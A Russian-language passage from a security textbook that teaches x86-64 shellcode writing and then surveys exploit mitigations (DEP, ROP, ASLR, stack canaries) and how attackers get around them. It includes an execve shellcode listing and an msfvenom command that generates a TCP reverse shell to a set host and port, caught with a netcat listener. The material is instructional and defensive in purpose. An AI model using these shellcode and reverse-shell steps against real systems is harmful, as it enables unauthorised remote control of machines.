Теперь мы видим проблему: инструкция `lea`, загружающая адрес в приветствие, загружает абсолютный адрес 0x1A. Но если посмотреть на выполненные нами до сих пор запуски тестовой программы, то адрес, по которому мы загружаем исполняемый код, находится не в 0x1A или где-либо поблизости. Это несоответствие между местом загрузки шелл-кода и абсолютными адресами вызывает проблему. Не всегда заранее можно определить, где шелл-код будет загружен в память, поэтому нам нужен способ ссылаться на приветствие *относительно* текущего места выполнения. Посмотрим, как это сделать в 32-битных и 64-битных процессорах с архитектурой x86.

Доступ к относительному адресу в 32- и 64-битных системах

В 32-битном режиме самый простой способ получить относительный адрес – воспользоваться тем фактом, что инструкция `call` работает с относительными адресами. Когда эта инструкция выполняется, она помещает в стек абсолютный адрес следующей инструкции в качестве адреса возврата. Можно использовать это абсолютное значение адреса возврата, чтобы вычислить, откуда выполняется текущий шелл-код, и настроить адрес памяти приветствия. Например, замените инструкцию `lea` из листинга 10.17 следующим кодом:

```
call _get_rip
_get_rip:
; Pop return address off the stack
pop rsi
; Add relative offset from return to greeting
add rsi, _greeting - _get_rip
```

Все работает хорошо, но это значительно усложняет код. К счастью, в 64-битном наборе команд появилась относительная адресация данных. Можно получить доступ к ней в nasm, добавив перед адресом ключевое слово `rel`. Изменив инструкцию `lea` следующим образом, мы можем получить доступ к адресу приветствия относительно текущей выполняющейся инструкции:

```
lea rsi, [rel _greeting]
```

Теперь мы можем заново собрать наш шелл-код с этими изменениями, после чего должны увидеть приветствие:

```
$ nasm -f bin -o shellcode.bin shellcode.asm
$ ./test_shellcode shellcode.bin
Mapped Address: 0x7f165dedf000
Hello User!
Shell Result: 12
```

Выполнение других программ

Давайте завершим наш обзор системных вызовов выполнением еще одного двоичного файла с помощью системного вызова `execve`. Выполнение еще одного двоичного файла – это распространенный метод выполнения кода в целевой системе, не требующий длинного и сложного шелл-кода. Системный вызов `execve` принимает три параметра: путь к запускаемой программе, массив аргументов командной строки с массивом, заканчивающимся значением `NULL`, и массивом переменных окружения, заканчивающимся значением `NULL`. Вызов `execve` требует больше работы, нежели вызов простых системных вызовов, таких как `write`, потому что нам нужно создать массивы в стеке; однако это не так уж и сложно. В листинге 10.19 мы выполняем команду `uname` путем передачи ей аргумента `-a`.

Листинг 10.19. Выполнение произвольного исполняемого файла в шелл-коде

execve.asm

```
BITS 64

%define SYS_execve 59

_start:
  mov rax, SYS_execve
; Load the executable path
❶ lea rdi, [rel _exec_path]
; Load the argument
  lea rsi, [rel _argument]
; Build argument array on stack = { _exec_path, _argument, NULL }
❷ push 0
  push rsi
  push rdi
❸ mov rsi, rsp
; Build environment array on stack = { NULL }
  push 0
❹ mov rdx, rsp
❺ syscall
; execve shouldn't return, but just in case
  ret

_exec_path:
  db "/bin/uname", 0
_argument:
  db "-a", 0
```

Шелл-код из листинга 10.19 сложен, поэтому разберем его пошагово. Сначала в регистры загружаются адреса двух строк: `"/bin/uname"` и `"-a"` ❶. Адреса двух строк с 0 на конце затем помещаются в стек в обратном порядке ❷. Код копирует текущий адрес стека в регистр RSI, который является вторым аргументом системного вызова ❸. После этого NUL помещается в стек для массива окружения, а адрес

в стеке копируется в регистр RDX ❹, который является третьим аргументом системного вызова. Регистр RDI уже содержит адрес строки "/bin/uname", поэтому шелл-коду не нужно перезагружать адрес перед вызовом системного вызова. Наконец, мы выполняем системный вызов execve ❺, который выполняет оболочку, эквивалентную следующему коду на языке С:

```
char* args[] = { "/bin/uname", "-a", NULL };
char* envp[] = { NULL };
execve("/bin/uname", args, envp);
```

Если вы соберете шелл-код execve, то должны увидеть вывод, аналогичный приведенному ниже, где выполняется командная строка /bin/uname -a:

```
$ nasm -f bin -o execve.bin execve.asm
$ ./test_shellcode execv.bin
Mapped Address: 0x7fbdc3c1e000
Linux foobar 4.4.0 Wed Dec 31 14:42:53 PST 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Генерация шелл-кода с помощью Metasploit

Стоит попрактиковаться в написании собственного шелл-кода, чтобы лучше понять его. Однако поскольку они пишутся уже на протяжении длительного периода времени, широкий спектр шелл-кодов для использования на различных платформах и для разных целей можно найти в интернете.

Проект Metasploit – один из репозиториев шелл-кода, который может оказаться полезным. Metasploit дает возможность сгенерировать шелл-код в виде двоичного BLOB-объекта, который можно легко подключить к собственному эксплойту. Использование Metasploit имеет множество преимуществ:

- обработка кодирования шелл-кода путем удаления запрещенных символов или форматирования, чтобы избежать обнаружения;
- поддержка множества различных методов получения контроля над выполнением кода, включая простую обратную оболочку и выполнение новых двоичных файлов;
- поддержка нескольких платформ (включая Linux, Windows и macOS), а также архитектур (например, x86, x64 и ARM).

Я не буду подробно объяснять, как создавать модули Metasploit или использовать их поэтапный шелл-код, требующий использования консоли Metasploit для взаимодействия с целью атаки. Вместо этого я воспользуюсь простым примером обратной оболочки TCP, чтобы показать, как сгенерировать шелл-код с помощью Metasploit.

(Напомним, что обратная оболочка позволяет целевой машине обмениваться данными с машиной злоумышленника через слушающий порт, который злоумышленник может использовать, чтобы получить контроль над выполнением кода.)

Доступ к вредоносному компоненту Metasploit

Утилита командной строки `msfvenom` поставляется с установкой Metasploit и обеспечивает доступ к различным полезным нагрузкам шелл-кода, встроенным в Metasploit. Можно перечислить компоненты или код, выполняемый эксплойтом (*полезную нагрузку*), поддерживаемые для 64-разрядой версии Linux, используя параметр `-l` и отфильтровав вывод:

```
# msfvenom -l | grep linux/x64
--обрезано--
linux/x64/shell_bind_tcp    Listen for a connection and spawn a command shell
linux/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
```

Мы будем использовать:

- `shell_bind_tcp` – привязывается к TCP-порту и открывает локальную оболочку при подключении к нему;
- `shell_reverse_tcp` – пытается подключиться к вашей машине с прикрепленной оболочкой.

Оба они должны работать с простым инструментом, таким как Netcat, подключаясь к целевой системе либо выполняя прослушивание в локальной системе.

Создание обратной оболочки

При генерации шелл-кода необходимо указать порт прослушивания (для `shell_bind_tcp` и `shell_reverse_tcp`) и IP-адрес прослушивания (для обратной оболочки это IP-адрес вашего устройства). Эти параметры указываются путем передачи `LPORT=port` и `LHOST=IP` соответственно. Мы будем использовать следующий код для создания обратной оболочки, которая будет подключаться к хосту 172.21.21.1 через TCP-порт 4444:

```
# msfvenom -p linux/x64/shell_reverse_tcp -f raw LHOST=172.21.21.1\
          LPORT=4444 > msf_shellcode.bin
```

По умолчанию `msfvenom` выводит шелл-код на стандартный вывод, поэтому вам нужно будет передать его в файл; в противном случае он просто будет выведен на консоль и будет потерян. Также необходимо указать флаг `-f raw` для вывода шелл-кода в виде необработанного двоичного BLOB-объекта. Есть и другие возможные варианты. Например, можно вывести код оболочки в небольшой исполняемый

файл с расширением *.elf*, который можно запускать напрямую для тестирования. Поскольку у нас есть тестовая программа, нам это не понадобится.

Выполнение вредоносного компонента

Чтобы выполнить вредоносный код, нужно настроить экземпляр `netcat`, который слушает порт 4444 (например, `nc -l 4444`). Возможно, вы не увидите подсказку при установлении соединения. Однако при наборе команды `id` должен появиться результат:

```
$ nc -l 4444
#
Ожидание соединения
id
uid=1000(user) gid=1000(user) groups=1000(user)
```

Результат показывает, что оболочка успешно выполнила команду `id`, в системе, где запущен шелл-код, и вывела из системы идентификаторы пользователя и группы. Аналогичный вредоносный компонент можно использовать в Windows, macOS и даже Solaris. Возможно, вам стоит самостоятельно изучить различные варианты, которые есть в `msfvenom`.

Устранение уязвимостей порождения памяти

В разделе «Эксплуатация уязвимостей порождения памяти» я упомянул о средствах защиты и о том, как они затрудняют эксплуатацию уязвимостей памяти. По правде говоря, эксплуатировать уязвимость порождения памяти, в большинстве современных платформ может быть довольно непросто из-за средств защиты от эксплойтов, добавленных в компиляторы (и сгенерированное приложение), а также в ОС.

Уязвимости в системе безопасности кажутся неизбежной частью разработки программного обеспечения, как и значительные фрагменты исходного кода, написанные на языках, небезопасных с точки зрения доступа к памяти, которые не обновляются в течение длительных периодов времени. Поэтому маловероятно, что уязвимости порождения памяти, исчезнут в одночасье.

Вместо того чтобы пытаться исправить все эти уязвимости, разработчики внедрили умные методы для смягчения воздействия известных слабых мест в системе безопасности.

В частности, эти методы нацелены на то, чтобы затруднить эксплуатацию уязвимостей порождения памяти, или, в идеале, сделать ее невозможной. В этом разделе я опишу методы защиты от эксплойтов, используемые в современных платформах и инструментах разработки, которые затрудняют эксплуатацию этих уязвимостей.

Предотвращение выполнения данных

Как вы видели ранее, одна из основных целей при разработке эксплойта – получить контроль над указателем инструкций. В предыдущем объяснении я не рассказывал о проблемах, которые могут возникнуть при помещении вашего шелл-кода в память и его выполнении. На современных платформах вы вряд ли сможете выполнить произвольный шелл-код так же легко, как описано ранее, из-за *предотвращения выполнения данных*.

Данная функция безопасности пытается снизить риск эксплуатации уязвимостей порождения памяти, требуя, чтобы память с исполняемыми инструкциями была специально выделена ОС. Для этого необходима поддержка процессора, поэтому если процесс пытается выполнить память по адресу, который не помечен как исполняемый, процессор выдает ошибку. Затем ОС завершает ошибочный процесс, чтобы предотвратить дальнейшее выполнение.

Ошибку, возникающую в результате выполнения неисполняемой памяти, трудно заметить, и поначалу это сбивает с толку. Почти все платформы неверно сообщают об этой ошибке как `Segmentation fault` или `Access violation` касательно того, что выглядит как потенциально допустимый код. Вы можете принять данную ошибку за попытку инструкции получить доступ к недопустимой памяти. Из-за этой путаницы вы потратите время на отладку кода, чтобы выяснить, почему шелл-код выполняется неправильно, полагая, что это вызвано ошибкой в вашем коде, хотя на самом деле срабатывает функция предотвращения выполнения данных. Например, посмотрите на код в листинге 10.20.

Листинг 10.20. Пример сбоя из-за выполнения неисполняемой памяти

```
GNU gdb 7.7.1
(gdb) r
Starting program: /home/user/triage/dep

Program received signal SIGSEGV, Segmentation fault.
0xbffff730 in ?? ()

(gdb) x/3i $pc
=> 0xbffff730:  push   $0x2a❶
   0xbffff732:  pop    %eax
   0xbffff733:  ret
```

Сложно определить источник этого сбоя. На первый взгляд может показаться, что он произошел из-за недопустимого указателя стека, потому что инструкция push ❶ приведет к той же ошибке. Только посмотрев, где находится инструкция, можно обнаружить, что она выполняла неисполняемую память. Можно определить, находится ли она в исполняемой памяти, используя команды, описанные в табл. 10.8.

Во многих случаях предотвращение выполнения данных очень эффективно для предотвращения легкой эксплуатации уязвимостей порождения памяти, потому что разработчику платформы легко ограничить исполняемую память определенными исполняемыми модулями, оставив такие области, как куча или стек, неисполняемыми. Однако подобное ограничение требует аппаратной и программной поддержки, что делает программное обеспечение уязвимым из-за человеческой ошибки. Например, при эксплуатации простого устройства, подключенного к сети, разработчики могут не позаботиться об активации предотвращения выполнения данных, или оборудование, которое они используют, не поддерживает его.

Если же оно все же активировано, то можно использовать метод возвратно-ориентированного программирования в качестве обходного пути.

Использование метода возвратно-ориентированного программирования

Развитие техники *возвратно-ориентированного программирования* (ROP) было прямым ответом на увеличение числа платформ, оснащенных функцией предотвращения выполнения данных. ROP – это простой метод, который повторно использует существующие, уже исполняемые инструкции, вместо того чтобы вводить произвольные инструкции в память и выполнять их. Рассмотрим простой пример эксплойта для повреждения стековой памяти с использованием этой техники.

На Unix-подобных платформах в библиотеке C, которая предоставляет базовый API для таких приложений, как открытие файлов, также есть функции, позволяющие запускать новый процесс, передавая командную строку в программном коде. Такой функцией является `system()`, которая имеет следующий синтаксис:

```
int system(const char *command);
```

Она принимает простую командную строку, которая представляет программу для запуска и аргументы командной строки. Эта строка передается интерпретатору команд, к которому мы вернемся позже. А пока знайте, что если вы напишете следующий код в приложении C, это приведет к выполнению приложения `ls` в оболочке:

```
system("ls");
```

Если нам известен адрес API `system` в памяти, то мы можем перенаправить указатель инструкции на начало инструкций API; кроме того, если мы можем повлиять на параметр в памяти, то можем запустить новый процесс под нашим контролем. Вызов API `system` позволяет

обойти предотвращение выполнения данных, поскольку с точки зрения процессора и платформы вы выполняете допустимые инструкции в памяти, помеченной как исполняемая. На рис. 10.8 этот процесс показан более подробно.




Рис. 10.8. Простое возвратно-ориентированное программирование для вызова API system

В этой очень простой визуализации ROP выполняет функцию, предоставленную библиотекой C (libc), чтобы обойти предотвращение выполнения данных. Этот метод, известный как *Ret2Libc,* заложил основу ROP в том виде, в каком мы его знаем сегодня. Можно обобщить данную технику для написания практически любой программы с использованием ROP, например для реализации тьюринг-полной системы, полностью манипулируя стеком.

Ключом к пониманию ROP является знание того, что последовательность инструкций не обязательно должна выполняться, поскольку она изначально была скомпилирована в исполняемый код программы. Это означает, что вы можете брать небольшие фрагменты кода по всей программе или в другом исполняемом коде, таком как библиотеки, и использовать их для выполнения действий, которые разработчики изначально не собирались выполнять. Такие небольшие последовательности инструкций, которые выполняют полезные функции, называются *гаджетами*. На рис. 10.9 показан более сложный пример ROP, который открывает файл, а затем записывает в него буфер данных.

Поскольку значение дескриптора файла, возвращающегося из функции `open()`, вероятно, не может быть известно заранее, эту задачу было бы сложнее выполнить с помощью более простой техники Ret2Libc.

Заполнить стек правильной последовательностью операций легко, если у вас есть переполнение буфера стека. Но что, если у вас есть только какой-то другой метод получения начального выполнения кода, например переполнение буфера кучи? В этом случае вам понадобится подмена стека, который представляет собой гаджет ROP, позволяющий установить для текущего указателя стека известное значение. Например, если эксплойт указывает на буфер памяти, которым вы управляете (возможно, это указатель таблицы виртуальных функк-

ций), то можно получить контроль над указателем стека и выполнить цепочку ROP с помощью гаджета, который выглядит, как показано в листинге 10.21.




Рис. 10.9. Более сложный вариант возвратно-ориентированного программирования, где мы вызываем функцию `open()`*, а затем осуществляем запись в файл с помощью пары гаджетов*

Листинг 10.21. Получение контроля над выполнением кода с использованием гаджета

```
xchg esp, eax # Exchange the EAX and ESP registers
ret           # Return, will execute address on new stack
```

Гаджет, показанный в листинге 10.21, переключает значение регистра EAX на значение ESP, которое индексирует стек в памяти. Поскольку мы контролируем значение EAX, то можно подменить расположение стека (как, например, на рис. 10.9).

К сожалению, использование ROP для обхода предотвращения выполнения данных не лишено проблем. Рассмотрим некоторые ограничения ROP и способы их устранения.

Рандомизация размещения адресного пространства

Использование ROP для обхода предотвращения выполнения данных создает ряд проблем. Во-первых, вам нужно знать расположение системных функций или гаджетов ROP, которые вы пытаетесь выполнить. Во-вторых, вам нужно знать расположение стека или других адресов памяти, которые будут использоваться в качестве данных. Однако поиск местоположения не всегда был ограничивающим фактором.

Когда функция предотвращения выполнения данных была впервые представлена в Windows XP SP2, все двоичные файлы системы и ос-

новной исполняемый файл сопоставлялись в согласованных местах, по крайней мере для данной версии обновления и языка. (Вот почему более ранние модули Metasploit требуют, чтобы вы указали язык.) Кроме того, работа кучи и расположение стеков потоков были почти полностью предсказуемыми. Поэтому в XP SP2 было просто обойти предотвращение выполнения данных, потому что можно было угадать расположение всех компонентов, которые могли понадобиться для выполнения ROP-цепочки.

Уязвимости, связанные с раскрытием информации о памяти

С введением рандомизации размещения адресного пространства (ASLR) обойти предотвращение выполнения данных стало труднее. Как следует из названия, цель данного метода – рандомизировать структуру адресного пространства процесса, чтобы злоумышленнику было труднее его предсказать. Рассмотрим несколько способов, с помощью которых можно обойти защиту, обеспечиваемую ASLR.

До появления ASLR уязвимости, связанные с раскрытием информации, обычно были полезны для обхода защиты приложения, разрешая доступ к защищенной информации в памяти, такой как пароли. Эти типы уязвимостей нашли новое применение: раскрытие структуры адресного пространства для противодействия рандомизации с помощью ASLR.

Для такого рода эксплойтов не всегда нужно искать конкретную уязвимость; в некоторых случаях ее можно *создать*, используя уязвимость пореждения памяти. Возьмем в качестве примера уязвимость пореждения памяти в куче. Мы можем гарантированно перезаписать произвольное количество байтов после динамического выделения памяти, что, в свою очередь, можно использовать для раскрытия содержимого памяти с помощью переполнения буфера кучи, например одна общая структура, которая может быть выделена в куче, – это буфер, содержащий длину, – строка с префиксом, и когда буфер строки выделяется, дополнительное количество байтов помещается впереди для размещения поля длины. Строковые данные затем сохраняются после длины, как показано на рис. 10.10.




Рис. 10.10. Преобразование повреждения памяти в раскрытие информации

Вверху находится исходный образец динамического выделения памяти ❶. Если уязвимое выделение размещается перед строковым буфером в памяти, то у нас есть возможность повредить строковый буфер. До того, как произойдет какое-либо повреждение, мы можем прочитать только 5 действительных байт из него.

В нижней части мы вызываем переполнение уязвимого выделения ровно настолько, чтобы изменить только поле длины строки ❷. Можно установить для длины произвольное значение, в данном случае 100 байт. Теперь, когда мы читаем строку, то возвращаем 100 байт, а не только 5 байт, которые были выделены изначально. Поскольку выделение строкового буфера не такое большое, будут возвращены данные из других выделений, которые могут включать в себя конфиденциальные адреса памяти, например указатели таблицы виртуальных функций и указатели динамического выделения памяти. Это даст вам достаточно информации, чтобы обойти ASLR.

Использование недостатков реализации ASLR

Реализация ASLR никогда не бывает идеальной из-за ограничений производительности и доступной памяти. Эти приводит к различным недостаткам конкретной реализации, которые также можно использовать для раскрытия рандомизированных адресов памяти.

Чаще всего расположение исполняемого файла в ASLR не всегда рандомизировано между двумя отдельными процессами, что приводит к возникновению уязвимости, которая может раскрыть расположение памяти от одного подключения к сетевому приложению, даже если это может вызвать сбой данного конкретного процесса. После этого адрес памяти можно использовать в последующем эксплойте.

В Unix-подобных системах, таких как Linux, отсутствие рандомизации должно происходить только в том случае, если эксплуатируемый процесс является ответвлением существующего главного процесса. Когда процесс разветвляется, ОС создает идентичную копию исходного процесса, включая весь загруженный исполняемый код. Серверы, например Apache, довольно часто используют модель ветвления для обслуживания новых подключений. Главный процесс будет занимать серверный сокет, ожидая новых подключений, и когда подключение будет создано, новая копия текущего процесса будет разветвлена, и подключенный сокет будет передан для обслуживания подключения.

В системах семейства Windows этот недостаток проявляется по-другому. На самом деле Windows не поддерживает процессы ветвления, хотя после того, как конкретный адрес загрузки исполняемого файла будет рандомизирован, он всегда будет загружаться по этому же адресу до тех пор, пока система не будет перезагружена. Если бы этого не было, ОС не могла бы использовать ПЗУ между процессами, что привело бы к увеличению его использования.

С точки зрения безопасности результат состоит в том, что если вы один раз допустили утечку, адреса памяти останутся такими же, пока система не будет перезагружена. Можно использовать это в своих ин-

тересах, потому что вы можете организовать утечку из одного выполнения (даже если это приведет к сбою процесса), а затем применить этот адрес для конечного эксплойта.

Обход ASLR с помощью частичной перезаписи

Еще один способ обойти ASLR – использовать *частичную перезапись*. Поскольку память имеет тенденцию разделяться на отдельные страницы, например 4096 байт, операционные системы ограничивают способ загрузки исполняемого кода и произвольной компоновки памяти. Например, Windows выделяет память на границах 64 КБ. Это приводит к интересному недостатку, заключающемуся в том, что младшие биты случайных указателей памяти могут быть предсказуемыми, даже если старшие биты абсолютно случайные.

Отсутствие рандомизации в младших битах может показаться не такой уж большой проблемой, потому что вам все равно придется угадывать старшие биты адреса, если вы перезаписываете указатель в памяти. Фактически это позволяет выборочно перезаписывать часть значения указателя при использовании архитектуры с прямым порядком байтов из-за способа хранения значений указателя в памяти.

Большинство используемых сегодня архитектур процессоров имеют обратный порядок байтов (порядок байтов более подробно обсуждался в разделе «Двоичный порядок байтов»).

Самая важная деталь, которую нужно знать об этом порядке байтов для частичной перезаписи, заключается в том, что младшие биты значения хранятся по более низкому адресу. Повреждения памяти, такие как переполнение стека или кучи, обычно записываются с нижнего адреса на верхний. Следовательно, если вы можете контролировать длину перезаписи, то можете выборочно перезаписывать только предсказуемые младшие биты, а не рандомизированные старшие биты. Затем можно использовать частичную перезапись, чтобы преобразовать указатель для другой ячейки памяти, например гаджета ROP. На рис. 10.11 показано, как изменить указатель памяти с помощью частичной перезаписи.




Рис. 10.11. Пример короткой перезаписи

Начнем с адреса 0x07060504. Мы знаем, что благодаря ASLR верхние 16 бит (часть 0x0706) рандомизированы, а младшие 16 бит нет. Если мы знаем, на какую память ссылается указатель, то можем вы-

борочно изменить младшие биты и точно указать ячейку. В этом примере мы перезаписываем младшие 16 бит, чтобы создать новый адрес 0x0706BBAA.

Обнаружение переполнения стека с помощью предохранителей

Предохранители, или *куки*, используются для предотвращения эксплуатации уязвимости порождения памяти, путем обнаружения повреждения и немедленного завершения работы приложения. Чаще всего они встречаются, когда речь идет о предотвращении повреждения стековой памяти, но также могут использоваться для защиты других типов структур данных, таких как заголовки кучи или указатели виртуальных таблиц.

Предохранитель – это случайное число, генерируемое приложением во время запуска. Оно хранится в глобальной памяти, поэтому к нему может получить доступ весь код в приложении. Это число помещается в стек при входе в функцию. Затем, при выходе из функции, случайное значение извлекается из стека и сравнивается с глобальным значением. Если глобальное значение не соответствует тому, что было извлечено из стека, приложение предполагает, что память стека повреждена, и как можно скорее завершает процесс. На рис. 10.12 показано, как вставка этого случайного числа позволяет обнаружить опасность, подобно канарейке в угольной шахте, помогая предотвратить получение злоумышленником доступа к адресу возврата.




Рис. 10.12. Переполнение стека с предохранителем

Размещение предохранителя под адресом возврата в стеке гарантирует, что любое повреждение переполнения, которое могло бы изменить адрес возврата, также изменило бы и предохранитель. Пока

это значение трудно угадать, злоумышленник не может получить контроль над обратным адресом. Перед возвратом функции вызывается код, чтобы проверить, соответствует ли предохранитель стека ожидаемому значению. В случае несоответствия программа тотчас же аварийно завершает работу.

Обход предохранителей путем повреждения локальных переменных

Обычно предохранители защищают только адрес возврата текущей выполняемой функции в стеке. Однако в стеке есть и другие вещи, которые можно эксплуатировать, помимо переполненного буфера. Это могут быть указатели на функции, указатели на объекты класса с таблицей виртуальных функций или, в некоторых случаях, целочисленная переменная, которую можно перезаписать. Этого может быть достаточно для эксплуатации переполнения стека.

Если переполнение буфера стека имеет контролируемую длину, то можно перезаписать эти переменные без повреждения предохранителя. Даже если он поврежден, это может быть не важно, если переменная используется до проверки предохранителя. На рис. 10.13 показано, как злоумышленники могут повредить локальные переменные, не затрагивая предохранитель.




Рис. 10.13. Повреждение локальных переменных без отключения предохранителя

В этом примере у нас есть функция с указателем функции в стеке. Из-за того, как устроена память стека, буфер, который мы переполняем, находится по более низкому адресу, чем указатель функции `f`, который также находится в стеке ❶.

Когда выполняется переполнение, оно повреждает всю память над буфером, включая адрес возврата и предохранитель ❷. Однако до запуска кода проверки предохранителя (который завершает процесс) используется указатель функции `f`. Это означает, что мы по-прежнему выполняем код ❸, осуществляя вызов через `f`, и повреждение так и не будет обнаружено.

Современные компиляторы могут защитить от повреждения локальных переменных, включая переупорядочение переменных таким образом, чтобы буферы всегда располагались выше любой отдельной переменной, которую в случае повреждения можно использовать для эксплуатации уязвимости.

Обход предохранителей и недостаточное заполнение буфера стека

Из соображений производительности не каждая функция помещает предохранитель в стек. Если функция не управляет буфером памяти в стеке, компилятор может счесть это безопасным и не выдать инструкции, необходимые для добавления предохранителя. В большинстве случаев это правильно. Однако некоторые уязвимости необычным образом переполняют буфер стека: например, уязвимость может вызвать недостаточное заполнение вместо переполнения, повреждая данные ниже в стеке. На рис. 10.14 показан пример уязвимости такого типа.




Рис. 10.14. Недостаточное заполнение буфера

